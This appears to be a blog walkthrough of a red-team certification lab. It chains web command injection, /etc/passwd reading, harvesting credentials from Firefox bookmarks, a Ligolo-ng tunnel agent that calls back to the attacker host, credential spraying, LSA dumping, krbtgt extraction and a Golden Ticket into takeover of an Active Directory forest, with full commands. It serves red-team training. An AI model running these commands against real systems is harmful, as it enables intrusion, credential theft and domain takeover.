🔥 CRTA Lab Walkthrough: The Easiest and Technical Guide to Domain Compromise with complete…
Master the CyberWarfare Labs Red Team Certification Concepts, Commands and Methodology
🔥 CRTA Lab Walkthrough: The Easiest and Technical Guide to Domain Compromise with complete commands.
Master the CyberWarfare Labs Red Team Certification Concepts, Commands and Methodology
By CyberHead
About Me

I’m Sanket Gadwe (CyberHead), a Certified Ethical Hacker, Bug Bounty Hunter and Security Researcher. After recently passing the CRTA exam, I decided to share this write-up to help others understand the CRTA labs and learning process more easily.
I wish someone had given me a clear answer.
So here it is.
What is CRTA?
CRTA stands for Certified Red Team Analyst.
It’s a practical, hands-on certification offered by CyberWarfare Labs (CWL).
Unlike multiple-choice exams (CEH, Security+), CRTA is a 6-hour live lab where you actually hack your way through a real-world red team scenario.
You don’t answer questions. You execute attacks.
Exam Structure

📖 Table of Contents
- Understanding the Lab Environment
- Phase 1: External Reconnaissance & Initial Access
- Phase 2: Local Enumeration & Credential Discovery
- Phase 3: Pivoting with Ligolo-ng
- Phase 4: Internal Network Enumeration
- Phase 5: Credential Spraying & Lateral Movement
- Phase 6: Child Domain Controller Compromise
- Phase 7: Golden Ticket Attack Explained
- Phase 8: Parent Domain Controller Takeover
- Complete Command Reference
- Troubleshooting Common Issues
🌐 Understanding the Lab Environment
Network Architecture
┌─────────────────────────────────────────────────────────────────┐
│                         INTERNET                                 │
│                            │                                     │
│                    ┌───────▼───────┐                            │
│                    │  VPN Network  │                            │
│                    │ 10.10.200.0/24│                            │
│                    └───────┬───────┘                            │
│                            │                                     │
│                    ┌───────▼───────┐                            │
│                    │ External Host │                            │
│                    │ 192.168.80.10 │                            │
│                    └───────┬───────┘                            │
│                            │                                     │
│                    ┌───────▼───────┐                            │
│                    │Internal Network│                           │
│                    │192.168.98.0/24 │                           │
│                    └───────┬───────┘                            │
│                            │                                     │
│         ┌──────────────────┼──────────────────┐                 │
│         │                  │                  │                 │
│    ┌────▼────┐        ┌────▼────┐        ┌────▼────┐           │
│    │Parent DC│        │Child DC │        │  MGMT   │           │
│    │.2       │        │.120     │        │.30      │           │
│    └─────────┘        └─────────┘        └─────────┘           │
└─────────────────────────────────────────────────────────────────┘
What Each Machine Does
IP Address Hostname Role Services 192.168.80.10 app-server External entry point SSH, HTTP 192.168.98.2 DC01 Parent Domain Controller DNS, LDAP, Kerberos, SMB 192.168.98.30 MGMT Management server SMB, WinRM 192.168.98.120 CDC Child Domain Controller DNS, LDAP, Kerberos, SMB 192.168.98.15 (pivot) Internal Ubuntu server SSH, HTTP
Key Concepts Explained
What is a Domain?
A Windows domain is a collection of computers and users managed centrally by a Domain Controller (DC). Authentication happens via Active Directory (AD).
What is a Child Domain?
A child domain is a subdomain under a parent domain. Here:
- Parent:
warfare.corp - Child:
child.warfare.corp
The child trusts the parent. This trust is what we exploit.
What is krbtgt?
The krbtgt (Kerberos Ticket Granting Ticket) account is a special account on every Domain Controller. It signs and encrypts all Kerberos tickets. If you get its hash, you can create valid tickets for ANY user including Domain Admin.
What is a Golden Ticket?
A Golden Ticket is a forged Kerberos TGT (Ticket Granting Ticket) created using the krbtgt hash. It allows you to impersonate anyone in the domain. The parent domain trusts tickets from the child domain so a Golden Ticket in the child gives access to the parent.
What is SSRF?
Server-Side Request Forgery (SSRF) allows an attacker to make the server send requests to internal resources. We use it to read local files and discover internal networks.
Phase 1: External Reconnaissance & Initial Access
Step 1.1: Scan for Live Hosts
The Concept: Before attacking, we need to know what’s alive on the network. Nmap’s “ping sweep” (-sn) sends ICMP packets to discover responsive hosts.
nmap -sn 192.168.80.0/24Expected Output:
Nmap scan report for 192.168.80.1
Host is up (0.31s latency).
Nmap scan report for 192.168.80.10
Host is up (0.43s latency).
Why this works: The gateway (.1) is the router. The target is .10.
Step 1.2: Detailed Port Scan
The Concept: Once we know a host is alive, we scan its ports to find services. -sC runs default scripts, -sV identifies service versions.
nmap -sC -sV 192.168.80.10Expected Output:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.41
What we found:
- Port 22 (SSH) — for remote shell access
- Port 80 (HTTP) — a web application
Step 1.3: Explore the Web Application
Open http://192.168.80.10 in a browser.
What you’ll see: A website with a Signup link.

Create an account with random credentials and log in. You’ll land on a dashboard page.

Step 1.4: Discover Command Injection
The Concept: Command injection occurs when user input is directly passed to a system shell without sanitization. The email field in the newsletter form is vulnerable.

Test the injection:
Intercept the newsletter submission request in Burp Suite. Modify the email parameter:

POST /newsletter HTTP/1.1
Host: 192.168.80.10
email=test@test.com; whoami
✅ Command injection confirmed.
Step 1.5: Dump /etc/passwd
The Concept: /etc/passwd on Linux systems stores user account information. Reading it reveals valid usernames and sometimes passwords in the GECOS field.
email=test@test.com; cat /etc/passwdLook for a line like:
privilege:x:1001:1001:Admin@962:/home/privilege:/bin/bash
🎯 Credential discovered: privilege:Admin@962
Step 1.6: SSH Access
The Concept: Secure Shell (SSH) provides encrypted remote access to Linux systems.
ssh privilege@192.168.80.10
Password: Admin@962
✅ Initial access achieved. We’re inside the external host.
Phase 2: Local Enumeration & Credential Discovery
Step 2.1: Check Network Interfaces
The Concept: The compromised host may have multiple network interfaces, revealing internal networks.
ip aLook for:
ens34: inet 192.168.98.15/24
🎯 Internal network discovered: 192.168.98.0/24
Step 2.2: Examine Firefox Bookmarks
The Concept: Web browsers store saved bookmarks in SQLite databases. These often contain internal URLs and credentials.
ls -la .mozilla/
cd .mozilla/firefox/
ls
Identify the profile folder (name varies, e.g., b2rri1qd.default-release)
cd b2rri1qd.default-release
sqlite3 places.sqlite
Inside sqlite3:
.tables
select * from moz_bookmarks;
Critical finding:
<http://192.168.98.30/admin/index.php?user=john@child.warfare.corp&pass=User1@#$%6>🎯 Internal credentials: john@child.warfare.corp:User1@#$%6
Phase 3: Pivoting with Ligolo-ng
Why We Need a Tunnel
The internal network 192.168.98.0/24 is not directly accessible from our attacker machine. The compromised host has access, but we don't. We need to route traffic through it.
What is Ligolo-ng?
Ligolo-ng creates a TUN interface (virtual network adapter) on your attacker machine. Traffic sent to this interface is forwarded through the agent on the victim machine.
Step 3.1: Download Ligolo-ng
On attacker machine:
wget <https://github.com/nicocha30/ligolo-ng/releases/download/v0.4.3/ligolo-ng_proxy_0.4.3_Linux_64bit.tar.gz>
wget <https://github.com/nicocha30/ligolo-ng/releases/download/v0.4.3/ligolo-ng_agent_0.4.3_Linux_64bit.tar.gz>
tar -xzf ligolo-ng_proxy_0.4.3_Linux_64bit.tar.gz
tar -xzf ligolo-ng_agent_0.4.3_Linux_64bit.tar.gzStep 3.2: Create TUN Interface
The Concept: TUN interfaces are virtual network adapters. We create one named ligolo and assign routes to it.
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip route del 192.168.98.0/24 dev tun0 2>/dev/null
sudo ip link set ligolo up
sudo ip route add 192.168.98.0/24 dev ligolo
Verify the route:
ip route | grep 192.168.98Step 3.3: Start Ligolo Proxy
sudo ./proxy -selfcert -laddr 0.0.0.0:443Keep this terminal running. You’ll see:
INFO[0000] Listening on 0.0.0.0:443
ligolo-ng »
Step 3.4: Transfer Agent to Victim
Start a web server on attacker (new terminal):
sudo python3 -m http.server 80On victim machine (SSH session):
wget <http://10.10.200.35/agent>
chmod +x agent
./agent -connect 10.10.200.35:443 -ignore-cert
Replace 10.10.200.35 with your actual VPN IP.
Step 3.5: Start the Tunnel
Back on Ligolo-ng console:
ligolo-ng » session
? Specify a session : 1
[Agent : privilege@ubuntu-virtual-machine] » start
Output: INFO[0676] Starting tunnel to privilege@ubuntu-virtual-machine
✅ Tunnel established. Internal network is now accessible.
Step 3.6: Verify Internal Access
Open a new terminal on attacker:
nmap -sn 192.168.98.0/24Expected output:
Nmap scan report for 192.168.98.2
Host is up.
Nmap scan report for 192.168.98.15
Host is up.
Nmap scan report for 192.168.98.30
Host is up.
Nmap scan report for 192.168.98.120
Host is up.
🎯 Four internal hosts discovered.
Phase 4: Internal Network Enumeration
Step 4.1: Scan Each Host
192.168.98.2 — Parent Domain Controller
nmap -sCV 192.168.98.2Services: DNS (53), Kerberos (88), LDAP (389), SMB (445), WinRM (5985)
192.168.98.30 — Management Server
nmap -sCV 192.168.98.30Services: SMB (445), WinRM (5985)
192.168.98.120 — Child Domain Controller
nmap -sCV 192.168.98.120Services: DNS (53), Kerberos (88), LDAP (389), SMB (445), WinRM (5985)
Step 4.2: Identify Domain Structure
From the scans:
192.168.98.2is DC01.warfare.corp (Parent domain)192.168.98.120is CDC.child.warfare.corp (Child domain)192.168.98.30is MGMT (Member server in child domain)
Phase 5: Credential Spraying & Lateral Movement
What is Credential Spraying?
Instead of brute-forcing one account with many passwords, credential spraying tries one password against many accounts. It avoids account lockouts.
Step 5.1: Create Target List
cat > target.txt << EOF
192.168.98.2
192.168.98.15
192.168.98.30
192.168.98.120
EOF
Step 5.2: Spray First Credentials
crackmapexec smb target.txt -u john -p 'User1@#$%6'
Output:
SMB 192.168.98.30 445 MGMT [+] child.warfare.corp\\\\john:User1@#$%6 (Pwn3d!)🎯 Success on MGMT (192.168.98.30). John is a local administrator.
Step 5.3: Dump LSA Secrets
The Concept: LSA (Local Security Authority) stores cached credentials, including plaintext passwords in some cases.
crackmapexec smb 192.168.98.30 -u john -p 'User1@#$%6' --lsa
Look for:
corpmngr@child.warfare.corp:User4&*&*🎯 New credential discovered: corpmngr:User4&*&*
Step 5.4: Spray New Credentials
crackmapexec smb target.txt -u corpmngr -p 'User4&*&*'
Output:
SMB 192.168.98.120 445 CDC [+] child.warfare.corp\\\\corpmngr:User4&*&* (Pwn3d!)🎯 Success on Child Domain Controller (192.168.98.120).
Step 5.5: Access via WinRM
The Concept: WinRM (Windows Remote Management) is a PowerShell-based remote access protocol. It’s often enabled on Domain Controllers.
evil-winrm -i 192.168.98.120 -u 'corpmngr' -p 'User4&*&*'
✅ PowerShell session on Child DC established.
Phase 6: Child Domain Controller Compromise
Step 6.1: Update Hosts File
The Concept: Adding entries to /etc/hosts ensures domain names resolve correctly.
sudo nano /etc/hostsAdd:
192.168.98.2 warfare.corp dc01.warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp
Step 6.2: Extract krbtgt Hash
The Concept: The krbtgt account’s hash is the master key for the domain. We extract it using secretsdump.
secretsdump.py -debug child/corpmngr:'User4&*&*'@cdc.child.warfare.corp -just-dc-user 'child\\\\krbtgt'Output:
krbtgt:aes256-cts-hmac-sha1-96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2🎯 Save this AES256 hash. We’ll need it for the Golden Ticket.
Step 6.3: Extract Domain SIDs
The Concept: Every domain has a unique Security Identifier (SID). We need both parent and child SIDs.
Child Domain SID:
lookupsid.py child/corpmngr:'User4&*&*'@child.warfare.corpResult: S-1-5-21-3754860944-83624914-1883974761
Parent Domain SID:
lookupsid.py child/corpmngr:'User4&*&*'@warfare.corpResult: S-1-5-21-3375883379-808943238-3239386119
Phase 7: Golden Ticket Attack Explained
The Concept Behind Golden Ticket
How Kerberos Normally Works:
- User logs in → Gets a TGT (Ticket Granting Ticket) from krbtgt
- User presents TGT to request service tickets (e.g., for CIFS)
- Services trust the TGT because it’s signed by krbtgt
How Golden Ticket Exploits This:
If you have the krbtgt hash, you can forge your own TGT for ANY user (including Administrator). The domain trusts it because it’s signed with the correct key.
Why This Works Across Domains:
The child domain has a trust relationship with the parent domain. By adding the parent’s Enterprise Admins SID to our forged ticket, the parent domain treats us as a trusted admin.
Step 7.1: Forge the Golden Ticket
ticketer.py -domain child.warfare.corp \\\\
  -aesKey ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 \\\\
  -domain-sid S-1-5-21-3754860944-83624914-1883974761 \\\\
  -groups 516 \\\\
  -user-id 1106 \\\\
  -extra-sid S-1-5-21-3375883379-808943238-3239386119-516,S-1-5-9 \\\\
  'corpmngr'
Parameter Breakdown:
Parameter Value Meaning -domain child.warfare.corp Domain we're forging ticket in -aesKey [hash] krbtgt AES256 hash -domain-sid [child SID] Child domain identifier -groups 516 Domain Controllers group -user-id 1106 corpmngr's RID -extra-sid [parent SID]-516 Enterprise Admins in parent -extra-sid S-1-5-9 Enterprise Admins (well-known)
Step 7.2: Set Kerberos Cache
The Concept: Kerberos tickets are stored in a cache file. The KRB5CCNAME environment variable tells tools where to find it.
export KRB5CCNAME=corpmngr.ccacheStep 7.3: Request Service Ticket for Parent DC
The Concept: getST.py uses our forged TGT to request a service ticket for the Parent DC's CIFS (file sharing) service.
getST.py -spn 'CIFS/dc01.warfare.corp' -k -no-pass child.warfare.corp/corpmngr -debugexport KRB5CCNAME=corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccacheStep 7.4: Extract Parent Domain Administrator Hash
secretsdump.py -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\\\\Administrator' -debugThe -k flag tells secretsdump to use Kerberos authentication. Since our ticket grants us admin access, we can dump the Administrator's hash.
Phase 8: Parent Domain Controller Takeover
Step 8.1: Access as Administrator
psexec.py -debug 'warfare/Administrator@dc01.warfare.corp' -hashes aad3b435b51404eeaad3b435b51404ee:a2f7b77b62cd97161e18be2ffcfdfd60What’s happening:
- We’re authenticating as
warfare\\\\Administrator - Using pass-the-hash (the
hashesparameter) psexeccreates a service on the remote machine and executes commands
Step 8.2: Verify Access
Once connected:
whoamiOutput: nt authority\\\\system
hostname
Output: dc01
✅ We are SYSTEM on the Parent Domain Controller.
📋 Complete Command Reference
Initial Access
# Scan
nmap -sn 192.168.80.0/24
nmap -sC -sV 192.168.80.10
# Command injection (via Burp or curl)
email=test@test.com; cat /etc/passwd# SSH
ssh privilege@192.168.80.10
# Password: Admin@962Enumeration
# Internal network
ip a
# Firefox bookmarks
cd .mozilla/firefox/*.default-release
sqlite3 places.sqlite
select * from moz_bookmarks;Pivoting (Ligolo-ng)
# Attacker
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 192.168.98.0/24 dev ligolo
sudo ./proxy -selfcert -laddr 0.0.0.0:443
# Victim
wget http://<attacker-ip>/agent
chmod +x agent
./agent -connect <attacker-ip>:443 -ignore-cert# Ligolo console
session
startInternal Recon
nmap -sn 192.168.98.0/24
nmap -sCV 192.168.98.30
nmap -sCV 192.168.98.120
Credential Attacks
# Target list
cat > target.txt << EOF
192.168.98.2
192.168.98.15
192.168.98.30
192.168.98.120
EOF
# Spray
crackmapexec smb target.txt -u john -p 'User1@#$%6'# Dump LSA
crackmapexec smb 192.168.98.30 -u john -p 'User1@#$%6' --lsa# Second spray
crackmapexec smb target.txt -u corpmngr -p 'User4&*&*'# WinRM access
evil-winrm -i 192.168.98.120 -u 'corpmngr' -p 'User4&*&*'Golden Ticket Attack
# Extract krbtgt
secretsdump.py child/corpmngr:'User4&*&*'@cdc.child.warfare.corp -just-dc-user 'child\\\\krbtgt'
# Get SIDs
lookupsid.py child/corpmngr:'User4&*&*'@child.warfare.corp
lookupsid.py child/corpmngr:'User4&*&*'@warfare.corp# Forge ticket
ticketer.py -domain child.warfare.corp \\\\
-aesKey [KRBTGT_AES256_HASH] \\\\
-domain-sid [CHILD_SID] \\\\
-groups 516 \\\\
-user-id 1106 \\\\
-extra-sid [PARENT_SID]-516,S-1-5-9 \\\\
'corpmngr'# Set cache
export KRB5CCNAME=corpmngr.ccache# Request service ticket
getST.py -spn 'CIFS/dc01.warfare.corp' -k -no-pass child.warfare.corp/corpmngr# Dump Administrator hash
secretsdump.py -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\\\\Administrator'# Access Parent DC
psexec.py 'warfare/Administrator@dc01.warfare.corp' -hashes :[ADMIN_HASH]🛠️ Troubleshooting Common Issues
Ligolo-ng Issues
Error Cause Solution decoder: unable to decode payload Version mismatch between proxy and agent Use same version or switch to Chisel Device or resource busy TUN interface already exists sudo ip link delete ligolo File exists when adding route Route already present sudo ip route del 192.168.98.0/24
SSH Issues
Error Cause Solution Connection refused SSH not running or wrong port Check nmap for SSH port Permission denied Wrong password Verify credentials from /etc/passwd Host key verification failed New host key ssh-keygen -R 192.168.80.10
Credential Spray Issues
Error Cause Solution STATUS_ACCOUNT_LOCKED_OUT Too many failed attempts Wait or use different account STATUS_LOGON_FAILURE Wrong password Double-check credential format NT_STATUS_ACCESS_DENIED User lacks privileges Try different user
Golden Ticket Issues
Error Cause Solution KDC_ERR_PREAUTH_FAILED Wrong krbtgt hash Re-extract hash from DC KDC_ERR_WRONG_REALM Domain name incorrect Check /etc/hosts entries CCache file not found KRB5CCNAME not set export KRB5CCNAME=corpmngr.ccache Name or service not known DNS resolution failed Update /etc/hosts
📊 Credentials Summary
Username Password / Hash Found At Purpose privilege Admin@962 /etc/passwd via command injection Initial SSH access john User1@#$%6 Firefox bookmarks MGMT access corpmngr User4&*&* LSA dump on MGMT Child DC access warfare\\\\Administrator a2f7b77b62cd97161e18be2ffcfdfd60 secretsdump via Golden Ticket Parent DC access
🏁 Conclusion
This walkthrough covers the complete compromise chain for the CRTA lab. Each phase builds on the previous one, demonstrating how a single vulnerability (command injection) can lead to full domain compromise.
The key lesson: Always think in terms of chaining vulnerabilities. One small foothold → pivot → escalate → own the entire network.
— CyberHead
Security Consultant | Red Team Operator
Disclaimer: This guide is for educational purposes within authorized training environments only. Always obtain proper authorization before testing these techniques.
메타데이터
- post_id
- f59b6827a4fa
- slug
- crta-lab-walkthrough-the-easiest-and-technical-guide-to-domain-compromise-with-complete-f59b6827a4fa
- url
- https://medium.com/@cyberhead/crta-lab-walkthrough-the-easiest-and-technical-guide-to-domain-compromise-with-complete-f59b6827a4fa
- canonical_url
- https://medium.com/@cyberhead/crta-lab-walkthrough-the-easiest-and-technical-guide-to-domain-compromise-with-complete-f59b6827a4fa
- author_url
- https://medium.com/@cyberhead
- status
- ok
- fetched_at
- 2026-06-15 20:49:13



